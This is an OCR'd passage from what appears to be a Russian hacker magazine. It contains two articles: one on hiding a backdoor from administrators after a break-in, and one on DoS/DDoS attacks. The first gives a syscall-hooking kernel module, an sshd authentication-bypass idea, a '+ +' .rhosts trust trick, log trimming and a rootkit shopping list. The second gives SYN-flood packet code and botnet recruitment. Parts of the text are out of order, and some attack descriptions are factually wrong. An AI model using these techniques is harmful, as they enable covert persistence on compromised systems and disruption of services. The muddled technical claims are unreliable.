После взлома системы чрезвычайно сложно оставить там незаметный черный ход. Опытные администраторы очень быстро обнаруживают все известные и неизвестные бэкдоры. О том, как перехитрить админа и скрыть присутствие лазейки в системе, и пойдет речь в этой статье.


Давай подумаем, чем простейший бэкдор может выдать свое присутствие.

Во-первых, он существует как файл. Администратор способен обнаружить его с помощью элементарной утилиты ls и просто-напросто стереть, что нас ни в коей мере не устраивает.

Во-вторых, если бэкдор запущен и работает, то он присутствует в системе как процесс. Соответственно, может быть обнаружен админом с помощью утилиты ps, вываливающей в консоль список процессов.

В-третьих, черный ход "висит" на каком-то порту и ждет входящего соединения для того, чтобы открыть командный шелл взломщику, из-за чего может быть обнаружен массой различных способов, самым простым из которых является анализ результата работы утилиты netstat.

Кажется, что проще бэкдор удалить и забыть об идее остаться незамеченным :). Не все так печально. Неспроста же изворотливый хакерский ум изобрел огромное количество способов сокрытия присутствия лазейки от любого, даже самого хитрого админа.



Список соединений

Бэкдор – черный ход в систему.

Массу полезной информации и программ ты можешь найти на www.packetstormsecurity.nl.


ПРЯЧЕМ ПРОЦЕСС И ФАЙЛ

Алгоритмы сокрытия бэкдора от утилит ps и ls практически идентичны, поэтому я разберу только случай маскировки процесса. Надеюсь, что с маскировкой файла у тебя трудностей не возникнет.


> Кажется, что проще бэкдор удалить и забыть об идее остаться незамеченным :).

Есть ощущение, что администраторы смотрят первым делом именно в вывод утилиты ps, когда у них возникает подозрение, что их системой пользуется тот, кто не имеет права этого делать. Наша задача сделать так, чтобы админ не обнаружил в списке процессов ничего подозрительного. Есть множество способов решить эту задачу, но мы рассмотрим самые популярные.

Первый способ заключается в корректировке исходного кода утилиты, ответственной за вывод списка процессов. То есть мы должны будем найти сорцы ps, в них обнаружить функцию, которая выводит процессы на экран, и путем недолгих преобразований заставить забыть ее о нашем бэкдоре. Трудностей встретится целая куча: во-первых, придется рыться в чужих сорцах, а хуже, чем копаться в исходных кодах системных юниксовых утилит, ничего не придумаешь; во-вторых, реализация для каждой *nix-системы будет новая, ибо я сомневаюсь, что ps везде одинаковая.



Список процессов



Бэкдор в действии


мировании, хватит и школьного курса. Ведь в программу всего то и надо, что понапихать функций printf(). Жаль только, что любой нормальный админ в здравом уме и трезвой памяти заподозрит неладное сразу же после второго запуска ps.

Ну и, наконец, самый интересный способ. Когда утилита ps пытается вывести все запущенные в данный момент в системе процессы, она обращается к ядру с некоторым системным запросом. Анализируя ответ ядра, она составляет список и выбрасывает его на экран. Способ маскировки бэкдора в данном случае будет заключаться в «обработке» этого самого системного ответа.

Грубо говоря, требуется перехватить системный вызов и подменить его на фальшивый, в котором будут отсутствовать всяческие данные о нашем бэкдоре. Осуществить это можно, написав Loadable Kernel Module (LKM), модуль, подгружаемый к ядру системы. Он подменит запись в таблице системных вызовов, в результате чего все запросы будут передаваться не стандартной функции, выдающей список процессов, а нашей хитрой процедурке. Похожий модуль был написан stan'ом из команды unl0ck team, но, к сожалению, он не захотел делиться с народом »

Также можно воспользоваться другим приемом, состоящим в маскировке созданного бэкдором процесса. Это самый простой в реализации способ. Потребуется написать программу, полностью заменяющую ps, которая выплевала бы всегда один и тот же текст. После взлома запомним список "постоянно висящих" процессов, запишем его, например, в файл, который и будем выводить всякий раз при запуске утилиты. Применение данного способа не требует от хакера глубоких познаний в програм-


> Требуется перехватить системный вызов и подменить его на фальшивый.



Системные вызовы утилиты ps

LOADABLE KERNEL MODULE

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <sys/syscall.h>
/* linux ps fake utility.
 *
 * if fake ps doesn't work, try below SYS_CALLS
 *
 * 1. SYS_rt_sigaction
 * 2. SYS_rt_sigprocmask
 * 3. SYS_clone
 *
 * the main hook function is fakepid(); this function try to
 * hook SYS_call = SYS_waitpid, then programm print some inte
 * resting message to the screen :)
 *
 * (c) by stan [unl0ck team] 2004
 */
 extern void *sys_call_table[];
 int (*origpid)(const char *path);
 int fakepid(const char *path)
{
 printk("No proccess found!");
 return 0;
}
int init_module(void)
{
 origpid = sys_call_table[SYS_waitpid];
     sys_call_table[SYS_waitpid]     = fakepid;
      printk("Module      successfully loaded!");
 return(0);
}
void cleanup_module(void)
{
 sys_call_table[SYS_waitpid] = origpid;
      printk("Module      successfully unloaded!");
}
```



Модуль в действии

полноценной программой, поэтому написал некий PoC, который заставляет программу ps и ей подобные выводить сообщение о том, что в системе процессов нет как таковых. Немного подкорректировав код модуля (ты найдешь его на CD, прилагающемся к журналу) и добавив в него функцию поиска и сокрытия нужного нам процесса, можно добиться самой качественной маскировки своего бэкдора.

Достоинства этого способа очевидны. Администратор не сможет обнаружить никаких изменений в размере файла утилиты ps, как в случае с ее подменой. А если вдруг он воспользуется какой-нибудь сторонней программой для слежения за запущенными процессами, то и ее вызов не выдаст нашего бэкдора, ибо ядро одно, а работают подобные программки по одному и тому же принципу. Здорово!

Не стоит забывать, что любой, даже самый хороший бэкдор может выдать свое присутствие огромным трафиком.


Перехват системных вызовов – самый уважаемый в хакерских кругах способ сокрытия бэкдора от утилит операционной системы.

ХИТРОСТИ С ДЕМОНАМИ

Случается так, что опытный администратор ухитряется выловить stealth-бэкдор, даже если в нем применяются все перечисленные здесь механизмы. Продвинутые админы напридумывали кучу самых разных приемов выловить гада. Они используют снифферы и анализируют трафик на предмет чего-то подозрительного, устанавливают жесткую политику брандмауэров. Со всем этим очень сложно бороться стандартными методами. В такой сложной ситуации есть отличный способ остаться незамеченным. Можно немного подкорректировать какой-нибудь сервисный демон. Например, написать патч к ssh, позволяющий беспрепятственно проникнуть в систему без аутентификации и прочих штучек. Ничего особенно трудного здесь нет, нужно лишь немного разбираться в кодинге.

Есть еще более простой способ - проход в систему посредством доверенных хостов. Многие сетевые демоны, такие, как sshd, rlogin, rshd, при соединении с кем-либо обращаются к файлам ~/.rhost, /.rhost (uid=0 auth), /etc/host.equiv, ~/.shosts, проверяя, нет ли там адреса соединяющегося с ними пользователя, и если есть, то документы у него не спросят. То есть, если нам вписать в вышеперечисленные файлы некий хост, то он будет пропущен на сервер без аутентификации. А если в этом файле будет пара "+ +", то на сервер сможет войти вообще любой хост без предварительной аутентификации. В этом случае может очень пригодиться crontab для того, чтобы поставить точное время, когда нужно создавать/удалять файл доверенных хостов – мы же не хотим, чтобы администратор нас засек. При этом следует помнить, что перед уходом с сервера нужно почистить логи. Но не полностью удалять, а аккуратно подрезать записи, оставленные системой только о собственных грязных делишках :).

Администратор не сможет обнаружить никаких изменений в размере файла утилиты ps.



Системные вызовы утилиты netstat

Впрочем, у этого метода есть и недостатки, главным образом, сложность реализации. Ведь, чтобы написать такой LKM или подкорректировать уже имеющийся на врезке, нужно нехило разбираться в программировании модулей, а этим может похвастаться далеко не каждый программер.

Думаю, с сокрытием процесса бэкдора, а также файла, маскировка которого реализуется по аналогии, мы разобрались, и можно приступить к самой ответственной части материала.

ПРЯЧЕМ СОЕДИНЕНИЕ

Каждому юниксоиду известно, что для просмотра списка открытых соединений в системе применяется утилита netstat. Если будет использован обычный бэкдор, который открывает шелл на заданном TCP-порту, первый же запуск этой программки выдаст взломщика с головой. Как же укрыться от netstat? Аналогично ситуации с ps, способов очень много.

Один из них, как это ни парадоксально, очень популярный, заключается в такой корректировке самой утилиты, которая бы не позволяла ей показывать наше соединение. Для реализации этого способа потребуется отыскать сорцы netstat в сети и как следует их перелопатить. По-моему, такое и в кошмарном сне не приснится.

МНОГО БЭКДОРОВ, ХОРОШИХ И РАЗНЫХ

Не всегда есть возможность и желание писать бэкдор самому. Я приготовил коротенький обзор полезных бэкдоров/руткитов, доступных в сети:

Bdoor.c - бэкдор, маскирующийся под HTTP-демон. Он не использует никаких stealth-технологий. Применять его можно только в расчете на невнимательность администратора (явление, надо признать, очень частое).

SYS_getuid был бы просто отличным руткитом, если бы не так просто ловился в системе. Для его обнаружения достаточно сделать копию таблицы системных вызовов после установки системы (до того как система затроянена), а потом время от времени сверять указатели, текущую таблицу с копией, любые расхождения будут означать присутствие бэкдора.


Superkit – замечательный многофункциональный руткит. Умеет прятать файлы, процессы, соединения в netstat. Имеет функцию защиты паролем. Умеет открывать порт и запускать на нем удаленный шелл. И самое приятное - он не может быть обнаружен с помощью сравнения таблиц системных вызовов.

Linuxrootkit5 - это довольно старый, но не потерявший своей актуальности руткит. Помимо стандартного набора функций lkm-руткита, он умеет прятать cron-записи, что бывает очень полезно, когда стараешься обхитрить админа любыми способами.

kbdv2.c - Linux loadable kernel module backdoor. Классический пример бэкдора, подгружаемого к ядру системы. Перехватывает системные вызовы (SYS_stat, SYS_getuid). Интересен бэкдор не столько своими функциями, сколько хорошо комментированным исходным кодом. Его изучение может быть очень полезно при написании собственной программы подобного рода.

Neth – детище Forb'a. Отличный бэкдор! Написанный с использованием "сырых" сокетов, он не открывает TCP-портов, за счет чего не палится ни netstat'ом, ни удаленным сканером.

Практически все перечисленные мной программки можно скачать с сайта www.packetstormsecurity.nl.



Замаскированный бэкдор

Другой способ - написать LKM, который бы перехватывал системные вызовы утилиты netstat. Это вообще самый лучший подход к редактированию вывода любых системных утилит, будь то ps или netstat. Он немного сложен в реализации, но, если знать, куда копать - какие системные вызовы в каких случаях перехватывать, то справиться можно.

Допустим, нам удалось скрыть бэкдор из списка открытых соединений. А что, если администратор проверяет свою систему не локально, а, например, удаленно с помощью различных программ вроде nmap? Тогда при сканировании администратор заметит, что в системе открыт "левый" порт, а netstat его не показывает. Админ сразу же просечет фишку, и больше мы на его машину не попадем. Именно для таких случаев хакеры придумали еще кое-что для сокрытия своего присутствия в системе. При написании бэкдора следует использовать не SOCK_STREAM, а SOCK_RAW, то есть вместо TCP-сокетов юзать RAW-сокеты. Красивый способ: RAW-сокеты позволяют слушать весь входящий трафик, а это дает нам огромные возможности. Например, мы можем сделать так, чтобы после посылки определенного пакета бэкдор открывал шелл на определенном порту. Примеры подобных бэкдоров - на packetstormsecurity.nl.

МАСКИРУЕМ ТРАФИК

Грамотный администратор не всегда ограничивается стандартными средствами при поиске бэкдора в своей системе. Иногда он прибегает к поиску злоумышленника с помощью снифера или IDS, подобной Снорту. А от зоркого глаза (или чуткого носа? :)) "нюхача" не скроется ни один даже самый навороченный бэкдор.

Как же уберечься от надоедливого админа и его кошмарной IDS? Тут поможет только одно – полное шифрование трафика, которое уберет заметный plain text команд из логов снифера. Хакеры используют для этого самые разные криптоалгоритмы: и IDEA, и xTEA, и Blowfish, и Twofish.

Но, даже шифруясь, не стоит забывать, что лишний гигабайт трафика, генерируемый к тому же каким-нибудь RAW-сокетом, заметит даже слепой админ. При использовании чужих мощностей надо знать меру :).

НАПОСЛЕДОК

В этой статье я описал лишь самые популярные подходы к маскировке. Время не стоит на месте, постоянно изобретаются все новые и новые способы сокрытия бэкдоров. Старайся не отставать от прогресса, ведь не просто так говорят: "Кто остановился, тот умер!"

Утилита cron поможет обхитрить администратора.

Умный админ может регулярно считать MD5-хэши от всех файлов в системе. Он без труда может заметить изменения в системных утилитах.

Ермолаев Евгений aka Saturn (saturn@linkin-park.ru)

DOS/DDOS

АТАКА ГРУБОЙ СИЛЫ

Популярность атак, направленных на отказ в обслуживании, растет с каждым днем. При этом о них опубликовано крайне мало действительно полезной информации. В основном доступны лишь поверхностные описания удачных атак или негодования пострадавших. Этот материал поможет тебе разобраться в DoS/DDoS-атаках.

ЦЕЛЬ

Основная цель DoS/DDoS-атак - вывести объект из рабочего состояния. Конечно, в большинстве случаев глобальная атака приводит к большим финансовым потерям со стороны атакуемого. Например, если какой-либо коммерческий сайт упадет на несколько часов, то это нанесет вред бизнесу, а если на неделю, то владелец ресурса вполне может разориться. Или взять локальные сети. Дело в том, что одним из эффектов популярных атак на Denial of Service (DoS) является огромный трафик, направляемый на жертву. Если для крупной западной фирмы это мелочь, то для небольшой отечественной домашней сети средняя атака может грозить разорением. Кроме огромного вреда, наносимого жертве, такие нападения отличаются простотой и огромной эффективностью. Против них нет стопроцентной защиты. Именно названные выше факторы привлекают к DoS внимание специалистов по сетевой безопасности и... DoS'еров.

IRC - самый популярный способ управления троянами

Если сервер атакует одна «точка», то он вполне может закрыться от нее фаерволом.

ПРИНЦИП РАБОТЫ

Для того чтобы обнаружить, а уж тем более организовать DoS/DDoS-атаку, нужно разобраться в ее принципах. Эти атаки не направлены на получение доступа к ресурсам или к важной информации. Атака DoS делает ресурс недоступным для использования путем нарушения его нормальной работы. Атаку на отказ в обслуживании можно провести всего двумя способами: использовав уязвимости в программном обеспечении жертвы и при помощи отсылки большого количества определенно составленных сетевых пакетов (флуд). Первый способ состоит в том, чтобы, используя уязвимости типа переполнения буфера, отослать код, выполняющий DoS на сервере. Поскольку атака будет проводиться "изнутри", то через очень короткое время объект зависнет или будет отключен от интернета. Этот способ не требует больших вычислительных ресурсов нападающего, однако такая атака предполагает использование уязвимостей, что само по себе усложняет задачу. Поскольку никто не хочет излишне заморачиваться, в народе более популярен второй способ, которому мы и уделим основное внимание. Это пример применения простой грубой силы, которая практически не нуждается в приложении ума. Идея состоит в том, чтобы переслать как можно больше "кривых" запросов серверу (впрочем, не только "кривых": от огромного количества нормальных пакетов, например GET-запросов для HTTP-сервера хосты падают с таким же успехом). Дело в том, что при получении сервером пакета данных происходит его обработка. Если приходит пакет, но сервер занят приемом или обработкой другого пакета, то вновь приходящий запрос ставится в очередь, занимая при этом часть ресурсов системы. При проведении DoS-атаки серверу отсылается большое количество пакетов определенного размера. При этом ответ сервера не ожидается (обычно адрес отправителя фальсифицируется - спуфинг). В результате, из-за того что сервер оказывается перегружен информацией, он либо отключается от интернета, либо зависает. В любом случае, нормальные пользователи некоторое время (иногда довольно продолжительное) не могут пользоваться услугами пострадавшего сервера. Просто и со вкусом :). Однако если сервер атакует одна "точка", он вполне может закрыться от нее фаерволом. Кроме того, для проведения качественной DoS-атаки необходима довольно высокая пропускная способность канала. Поэтому атака на отказ в обслуживании в большинстве случаев проводится сразу с нескольких машин. Атака, в проведении которой участвует много машин (обычно это затроянные десктопы, их называют "зомби"), получила название DDoS (Distributed Denial of Service). Для сколь угодно мощного сервера всегда можно подобрать достаточное количество зомбиков (благо дырявых систем и ушастых юзверей по миру много развелось).

> Главной особенностью DDoS-атак является то, что для них не существует сервера, который нельзя "завалить".

Есть несколько способов получения "зомби". Во-первых, это массовое внедрение трояна на компьютеры мирных пользователей. Самый популярный способ управления троянами - IRC, то есть организация ботнета. При посылке определенных команд троян активируется и мирный домашний компьютер (с широкополосным выходом в интернет) становится источником большого количества мусора, съедающего ресурсы атакуемого сервера.

Чтобы более детально разобраться в DoS-атаках, рассмотрим их наиболее известные разновидности. Выделяют пять наиболее популярных:

- TCP SYN Flood;
- TCP flood;
- Ping of Death;
- ICMP flood;
- UDP flood.

TCP SYN FLOOD И TCP FLOOD

Основная цель этого вида атак - превысить ограничение на количество соединений, которые находятся в состоянии установки. В результате, система не может устанавливать новые соединения. После этого каждый дополнительный запрос еще сильнее увеличивает нагрузку. Для того чтобы достичь желаемого результата, при проведении атаки направляется большое количество запросов на инициализацию TCP-соединения с потенциальной жертвой. Такие атаки не нуждаются в обратной связи с атакующим, и поэтому можно не использовать настоящий адрес источника.

Ниже приведен пример установки заголовка IP пакета, который можно использовать в атаке типа "SYN Flood".

```
packet.ip.version=4; // Версия
packet.ip.ihl=5; // Длина заголовка
packet.ip.tos=0; // Тип сервиса
packet.ip.tot_len=htons(40); // Общая длина
packet.ip.id=getpid(); // Идентификатор
packet.ip.frag_off=0; // Смещение фрагмента
packet.ip.ttl=255; // Время жизни
packet.ip.protocol=IPPROTO_TCP; // Протокол
packet.ip.check=0; // Контрольная сумма
packet.ip.saddr=saddress; // Адрес источника
packet.ip.daddr=daddress; // Адрес назначения
```

TCP flood - это вид атаки, при котором потенциальной жертве отправляется множество TCP-пакетов, что приводит к связыванию системных ресурсов.

Следующие виды DoS-атак основаны на совершенно другом принципе. При помощи таких атак можно переполнить сеть или отдельно взятую мишень абсолютно бесполезными ping-пакетами. Для реализации следующих видов атаки достаточно нескольких строк кода. Итак, это атаки, основанные на протоколе ICMP:

PING OF DEATH И ICMP FLOOD

Большое количество DoS-атак основывается на протоколе ICMP. Некоторые его функции могут быть полезны для создания нападений такого рода.

ICMP flood - это далеко не новый вид атаки, который, тем не менее, не теряет популярности. Здесь используется ping. Ping изначально задумывался для проверки качества соединения с удаленным компьютером. Принцип работы следующий: программа отсылает некое сообщение, на которое удаленный компьютер автоматически отвечает. Вроде бы все нормально. Однако при атаке используются большие (64 кБ), сильно фрагментированные ICMP-пакеты. При получении таких пакетов удаленная машина зависает.

Ping of Death основывается на ICMP flood, однако усиливает атаку за счет того, что ping-запросы пересылаются по адресу широковещательной рассылки. Используемый в пакетах запроса адрес - это адрес атакуемого сервера. Получившие такие "посылки





Схема работы FloodGuard (системы защиты)



Еще одна схема атаки: на сей раз при использовании "зомби".

смерти" системы отвечают на них и забивают жертву. Это очень серьезный вид атаки, который, правда, требует длительной подготовки. Требуется много "зомби", необходимо собрать достаточное количество информации о жертве и посредниках.

UDP FLOOD

Это наиболее опасный вид атаки. UDP-сервис одной машины генерирует последовательность символов для каждого получаемого системой пакета. Делается это в целях тестирования. Далее связывается с echo-сервисом другой машины, которая повторяет эти символы. В результате, передается большое количество UDP-пакетов с подделанным IP источника. Основная проблема для защиты состоит в том, что протокол UDP не устанавливает соединения и нет никаких индикаторов состояния, чтобы помочь межсетевой защите выявить нападение. Чтобы с большей долей вероятности избежать такой атаки, нужно удалить все ненужные UDP-сервисы, а остальным сервисам использовать механизм прокси-сервера.

САМЫЕ МОЩНЫЕ DOS/DDOS-АТАКИ


Теперь ты знаешь, что собой представляет атака на отказ в обслуживании. Пришло время составить небольшой хит-парад DoS/DDoS-атак.

❶. Пожалуй, самой нашумевшей атакой из разряда DoS стала атака на корневые DNS-сервера, произошедшая в ноябре 2002 года. Тогда распределенной атаке подверглись все 13 DNS-серверов, семь из которых вышли из строя. Только высокий уровень избыточности в структуре интернета позволил избежать задержек при обращении к ресурсам.

